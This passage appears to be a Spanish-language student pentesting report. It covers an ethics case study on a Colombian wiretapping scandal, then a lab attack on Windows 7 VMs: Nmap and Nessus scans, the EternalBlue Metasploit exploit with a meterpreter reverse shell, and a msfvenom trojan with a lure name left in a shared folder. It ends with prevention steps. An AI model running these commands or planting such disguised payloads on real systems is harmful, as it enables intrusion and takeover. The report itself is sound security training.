En fin como podemos observar es totalmente antiético llegar a contratar con esta empresa sin tener en cuenta todas las repercusiones legales que nos podría acarrear.

2.4 ESTUDIO DE CASO: IMPLICACIONES LEGALES Y ETICAS EN EL CASO “OPERACIÓN ANDROMEDA BUGGLY”

Aunque supuestamente la Operación Andrómeda era legal, la finalidad del proceso se tergiverso debido a la implementación de malas prácticas y problemas de seguridad, en ningún momento se evidencia supervisión por un ingeniero o un hacker ético que tuviera conocimiento del verdadero proceso y llevara a cabo un informe, estos informes se deben auditar, implementando siempre controles de seguridad, los militares no tenían ni el conocimiento técnico ni profesional, por lo que incurrieron en tantos delitos, el procedimiento de chuzar, violar sistemas de información, hackear en ningún momento fue ético ni legal, la sustracción de las bases de datos fue el pilar de la investigación, prácticamente le pagaron a civiles sin ningún conocimiento de prácticas éticas y pudo haber fuga de información de la misma organización, en ningún lado hubo parámetros claros, tampoco hubo contratación legal ni acuerdo de confidencialidad por lo que obviamente las intenciones no eran legales, la información que obtuvo el Sr. Sepúlveda, fue comprada de los mismos organizadores de la fachada de la operación, quienes hacían chuzadas y espionaje, considero que no es ni hacker ni informático, aprendieron a vulnerar y atacar sistemas de información y aparatos de comunicación con ánimo de lucro, por lo que tampoco tenía el conocimiento para realizarlo directamente, todo fue ilegal mal organizado y no tenían a las personas idóneas ni grupo de trabajo para tal operación, la destitución de los militares y generales fue acertada, pero siguieron practicando diferentes operaciones de la misma clase y no creo que hayan sido supervisadas, en total todo fue una operación sin conocimiento ético por parte del ejercito ninguno tenía conocimiento del debido

proceso y todo confirma lo ilegal, rompieron muchas leyes porque no hubo control ni auditoria, lo que define que toda la operación fue planeada para que no descubrieran la ilegalidad de sus procedimientos y hay evidencias claras que el candidato a la presidencia Zuluaga estuvo involucrado y tenía el conocimiento, es más hizo solicitudes claras de vulneración, chuzadas y romper las leyes, pero la misma investigación esta amañada, hoy 5 años después los autores siguen libres, los cargos de esos delitos fueron archivados y Sepúlveda es condenado por cargos como concierto para delinquir.

3. EJECUCIÓN PRUEBAS DE INTRUSIÓN

3.1 HERRAMIENTAS SOFTWARE UTILIZADAS EN FASES DEL PENTESTING

3.1.1 Fase De Recolección De Información

En esta primera fase utilicé la forma ACTIVA que es más agresiva porque tiene contacto directo con el sistema informático y deja evidencias del ataque, en Kali Linux encontramos una potente herramienta como el **Nmap** que nos sirve para encontrar vulnerabilidades donde posiblemente podremos colarnos por puertos abiertos o podríamos ser atacados, sirve mucho para explorar la red y verificar la seguridad.
Definitivamente la finalidad de esta fase es recoger todo tipo de información para identificar mejor al usuario, verificar la seguridad con la que cuenta y explotar las vulnerabilidades encontradas.

- Primero confirmo que el antivirus, firewall y update estén desactivados en ambos equipos Win7 x64 y x86.

- Entonces desde Kali averiguo cuál es mi IP y en qué Red nos encontramos con:
  - ***sudo ifconfig*** ó - ***IP route***

- Ya reconociendo mi IP como **192.168.0.27,** deducimos que la Red es **192.168.0.0/24**.


- Averiguo que dispositivos están conectados a la red e identifico la IP del host a indagar con **Nmap**: - ***sudo nmap –sn 192.168.0.0/24***

- Encuentro 6 hosts, entre ellos 192.168.0.1 Modem Motorola, 192.168.0.10 son el router de internet y 192.168.0.17 el router virtual box, 192.168.0.19 es mi celular Huawei y 192.168.0.27 es la Maquina atacante con Kali Linux por lo que me queda indagar e identificar **192.168.0.33**

3.1.1.1 Escaneo de Puertos con Nmap a Win7x64

- Realizo un escaneo de sistema operativo y servicios a 192.168.0.33 del Win7x64 con: - ***sudo nmap –A 192.168.0.33***

Figura 1. Escaneo SO y servicios a 192.168.0.33 Win7x64 con Nmap



Fuente: Autor

- Queda identificada la información del host Win7x64.

3.1.1.2 Escaneo de Puertos con Nmap a Win7x86

- Comienzo de nuevo el proceso con el equipo Win7x86

- Averiguo que dispositivos están conectados a la red e identifico la IP del host a atacar con Nmap: - ***sudo nmap –sn 192.168.0.0/24***

- Encuentro 5 hosts, entre ellos 192.168.0.1 Modem Motorola, 192.168.0.10 son el router de internet y 192.168.0.19 el router virtual box, y 192.168.0.27 es la Maquina atacante con Kali Linux por lo que me queda indagar e identificar **192.168.0.31.**

- Realizo un escaneo de sistema operativo y servicios a 192.168.0.31 del Win7x86 con: - ***sudo nmap –A 192.168.0.31***

Figura 2. Escaneo SO y servicios a 192.168.0.31 Win7x86 con Nmap

Fuente: Autor

- Queda identificada la información del host Win7x86.

3.1.2 Fase De Análisis De Vulnerabilidades

Después de haber reconocido el terreno y ver posibles puertas abiertas o puntos que podamos atacar, llega el momento de analizar muy bien qué puntos vulnerables nos darán vía libre a un ataque exitoso para esto debemos también encontrar la herramienta precisa para explotar estas posibles fallas de seguridad, **Nessus** nos sirve para escanear esas vulnerabilidades encontradas y compararlas con una gran base de datos de diferentes sistemas operativos enfatizando en aquellas brechas más críticas.
Y corroboramos la información obtenida con Nmap, para ello instalamos Nessus en el equipo atacante con Kali Linux.


3.1.2.1 Escaneo a Win7-SE2020-X64 con Nessus

- Luego de instalar y configurar, inicio sesión en Nessus y procedo a realizar el escaneo de la primera Máquina Win7-SE2020-X64

- Configuración e inicio del escaneo Win7-SE2020-X64 con Nessus

- La interfaz gráfica se encarga de realizar todo el proceso.

Figura 3. Identificación Vulnerabilidades Críticas Escaneo Win7-SE2020-X64 con Nessus



Fuente: Autor

- Se seleccionan las vulnerabilidades críticas a explotar del escaneo a Win7-SE2020-X64 con Nessus, MS17-010; Security Update for Microsoft Windows SMB

- Nessus trae en sus apartados el exploit con el cuál se podría atacar, Metasploit (MS17-010 Eternalblue SMB Remote Windows Kernel Pool Corruption).


- Nessus en sus escaneos muestran en sus diferentes secciones de información uno enfocado al Exploit y versión con el que se puede atacar la máquina.

3.1.2.2 Escaneo a Win7-SE2020-X86 con Nessus

- Se configura e inicia el Escaneo Win7-SE2020-X86 con Nessus

- Se identifican las vulnerabilidades críticas del escaneo a Win7-SE2020-X86 con Nessus

Figura 4. Selección Vulnerabilidades Críticas a Explotar Escaneo Win7-SE2020-X86 con Nessus



Fuente: Autor

- Se identifica el mismo exploit con el cuál se podría atacar con la otra máquina, Metasploit (MS17-010 Eternalblue SMB Remote Windows Kernel Pool Corruption).

3.2 DESCRIPCIÓN FALLO DE SEGURIDAD

Inicialmente la fuga de información por los puertos abiertos que se identificaron con Nmap.
Los equipos de cómputo con Windows 7 X86 y X64, con un sistema operativo antiguo dado a una aplicación que sólo funciona en estos y no pueden ser reemplazados.
El SMBv1 activo para compartir impresoras y algunos archivos dentro de la red permite el acceso fácilmente a los equipos.
La fuga de información fue el 10 de junio de 2020, los S.O. no se encontraban actualizados creando varias vulnerabilidades ya que la última actualización fue el 05 de febrero de 2017.
Fallos de seguridad con identificador CVE-2017-0144 y falta actualización MS17-010 que fueron las vulnerabilidades escogidas para explotar.
Confirmando el equipo de Win7x86 suele mostrar pantalla azul error de Windows seguido a posibles intrusiones que dan volcado de memoria por la arquitectura.

3.3 HERRAMIENTA UTILIZADA Y FALLOS DE SEGURIDAD

Para identificar fallos y vulnerabilidades utilicé Nmap y Nessus en ambas máquinas presentan las mismas fallas aunque de diferentes arquitecturas:

MS11-030: Categoría Critico - Es una falla en como los procesos del cliente DNS de Windows instalados vinculan las consultas de resolución de nombres de multidifusión local se pueden aprovechar para ejecutar código arbitrario en el contexto de la cuenta de servicio de red como Type Remote Family Windows

UNSUPPORTED WINDOWS OS (REMOTE): Categoría Critico - La versión remota de Microsoft Windows no tiene un paquete de servicio o ya no es compatible, por lo que obviamente presentará vulnerabilidades de seguridad Type Remote y Family Windows.

MS17-010: Categoría Alta - Existen múltiples vulnerabilidades de ejecución remota de código en el bloque de mensajes del servidor de Microsoft 1.0 (MSBv1) debido al manejo inadecuado de ciertas solicitudes. Un atacante remoto no autenticado puede aprovechar estas vulnerabilidades para obtener el control de la máquina, aquí son: CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148, Type Remote y Family Windows.

MS16-047: Categoría Media - El host de Windows remoto se ve afectado por una vulnerabilidad de privilegios de elevación en el administrador de cuentas de seguridad (SAM) y la autoridad de seguridad local (política de dominio) (LSAD) protocolos debido a una negociación incorrecta del nivel de autenticación en los

canales de llamada a procedimientos remotos un atacante intermediario capaz de interceptar las comunicaciones entre un cliente y un servidor que aloja una base de datos SAM puede explotar esto para forzar la degradación del nivel de autenticación, lo que permite al atacante hacerse pasar por un usuario autenticado y acceder a la base de datos SAM Type: Remote Family: Windows

3.4 DESCRIPCIÓN ATAQUE A MAQUINAS VIRTUALES

3.4.1 Fase Explotación De Vulnerabilidades

En esta fase teniendo conocimiento de las vulnerabilidades se ataca directamente con la intención de obtener ingreso a los sistemas, generalmente se utilizan exploits contra aquellas brechas identificadas, **Metasploit Framework** tiene una base de más de 900 exploits que atacan directamente dispositivos, aplicaciones y redes, la finalidad es el acceso al sistema.

- Iniciamos Metasploit Framework con: - ***msfconsole***

- Buscamos el Exploit elegido MS17-010 Eternalblue SMB Remote Windows Kernel Pool Corruption: - ***search eternalblue***

- Iniciamos Metasploit Framework y búsqueda Exploit para atacar Win7-SE2020-X64


- Seleccionamos el Exploit que vamos a utilizar, en este caso MS17-010 Eternalblue SMB Remote Windows Kernel Pool Corruption y mostramos la configuración.
  - ***use exploit/windows/smb/ms17_010_eternalblue***
  - ***show options***

- Revisando la configuración del exploit fijamos el host a atacar con la IP del Win7x64 y revisamos haya quedado configurado.
  - ***set rhost 192.168.0.33***
  - ***show options***

- Se carga el payload con meterpreter y terminamos de configurarlo:
  - ***set payload windows/x64/meterpreter/reverse_tcp***
  - ***show options***
- Aquí observamos que el puerto determinado de escucha es 8443 y la ip de la maquina atacante 192.168.0.27 y lo podemos configurar a un puerto especifico por ejemplo lo cambiaremos a 1930.
  - ***set lport 1930***
  - ***show options***

- Ya configurado procedemos a atacar el equipo Win7-SE2020-X64 con éxito.
    - ***exploit***

Figura 5. Ataque con el exploit a Win7-SE2020-X64.



Fuente: Autor

- Se ha logrado exitosamente la intrusión y con **meterpreter** empezamos a dar las órdenes y recolectar más información:
Con este comando podemos identificar características del equipo en control:
    - ***sysinfo***

Con este comando podemos saber cuál es el nivel de acceso que tenemos del host y observamos que tenemos más que privilegios de administrador:
    - ***getuid***

Con este comando verificamos todos los procesos del sistema:
    - ***ps***

Ya listados todos los procesos nos muestra el PID que es el número identificador del proceso que le asigna el sistema a cada proceso que se inicia y la ubicación en las carpetas del sistema, si quisiéramos quedar de incognitos podemos emigrar a otro proceso con el PID o escondernos si no quisiéramos que nos encuentren esto para un ataque furtivo, sin embargo como la intensión es un ataque activo reconocemos el proceso 1732 winse20w0.exe y lo buscamos para ejecutarlo.

Observamos que winse20w0.exe se encuentra en C:\users\semi\winse20w0.exe

Por lo que averiguamos en que parte nos encontramos del equipo atacado con:

- ***pwd***

Nos arrojará que nos encontramos en C:\windows\system32 por lo que con cd nos dirigimos a la carpeta donde se encuentra la aplicación.

- ***cd ..***

Llegamos a raíz C: y entramos a las carpetas que contienen la aplicación:


- ***cd users***
- ***cd semi***

3.5 EVIDENCIA INTRUSIÓN MAQUINAS VIRTUALES

3.5.1 Intrusión a Win7-SE2020-X64

Aquí llamamos el Shell para que nos ejecute winse20w0.exe: - ***shell***

Figura 6. Ejecución Shell abrir aplicación desde Kali en Win7-SE2020-X64



Fuente: Autor

3.5.2 Intrusión a Win7-SE2020-X86

Debido a los muchos ataques realizados a la máquina Win7-SE2020-X86, los ataques son tan fuertes con Eternalblue, Eternalblue_Doublepulsar, Arquitectura en x86 y utilizando otras vulnerabilidades lo que produce un volcado de memoria por

la incompatibilidad en la estructura de X64 a X86 o definitivamente se deniegan dichos ataques, he creado un Troyano con el nombre de Llamada_Atención_Gerencia y la he guardado en Documentos Públicos, ya que si la envío por correo o medio electrónico los antivirus propios de estas lo pueden bloquear o dañar y como tengo acceso a las carpetas públicas, esperando que el usuario lo descubra y le dé curiosidad (Ingeniería Social) al intentar abrirlo me dé el control del host.

Para ello seguí los siguientes pasos:

Creo en una terminal el Troyano con el nombre Llamada_Atención_Gerencia y lo guardo en Documentos de Kali.
- ***msfvenom -p windows/meterpreter/reverse_tcp --platform Windows -a x86 -f exe LHOST=192.168.0.27 LPORT=4444 -o Llamado_Atención_Gerencia.exe***

- Verifico buscando en el Gestor de Archivos si efectivamente se encuentra en Documentos…

- Lo copio y lo pego en Red/win7/users/Public/Documents para que al usuario le dé curiosidad y lo clickee dándome control de la máquina.

- Envío la orden para verificar el acceso otorgado por el usuario:
  - ***msfconsole***
  - ***use multi/handler***
  - ***set payload windows/meterpreter/reverse_tcp***
  - ***set lhost 192.168.0.27***
  - ***set lport 4444***


- Inicialización y configuración del Metasploit Framework en Win7x86

- Ejecutamos el comando: - ***exploit***

En cuanto el usuario le da click al archivo Llamada_Atención_Gerencia la maquina host queda en control…
Confirmamos nuestra ubicación en la host, confirmando que quedamos en usuarios/documentos y averiguamos que más contiene esta carpeta, identificamos la carpeta /semi y la abrimos encontrando la aplicación buscada que abrimos con Shell:

- ***pwd***
- ***ls***
- ***cd semi***
- ***ls***
- ***Shell***
- ***winSE2020.exe***

Figura 7. Usamos Shell para activar la aplicación desde Kali en Win7x86



Fuente: Autor

4. CONTENCIÓN DE ATAQUES INFORMÁTICOS

4.1 ACCIONES DE RECOLECCIÓN DE INFORMACIÓN Y NEUTRALIZACIÓN DE UN ATAQUE EN TIEMPO REAL

Me basaría en la información y seguiría recolectando esta, tenemos fuga de información en ambos equipos, intrusión a través de las vulnerabilidades expuestas, crearía protocolos de prevención ya que la empresa no los tiene.

Seguiría los siguientes pasos, aunque ya estamos ante una intrusión que nos ha afectado gravemente, empezaría desde el principio, crear protocolos de seguridad para que no vuelva a suceder por lo que el primer paso siempre será tan importante como los demás…

4.1.1 Prevención

Crear medidas preventivas para que no vuelva a suceder:
- Definir políticas de seguridad y procedimientos para el tratamiento de toda la información.
- Desarrollar dentro de la organización buenas prácticas para la gestión de la fuga de información.
- Establecer un sistema de clasificación de la información.
- Crear Documento de seguridad de la organización.
- Definir roles y niveles de acceso a la información.
- Sistemas de control de acceso, físicas a las instalaciones e informáticas en los computadores y sistemas de comunicación.
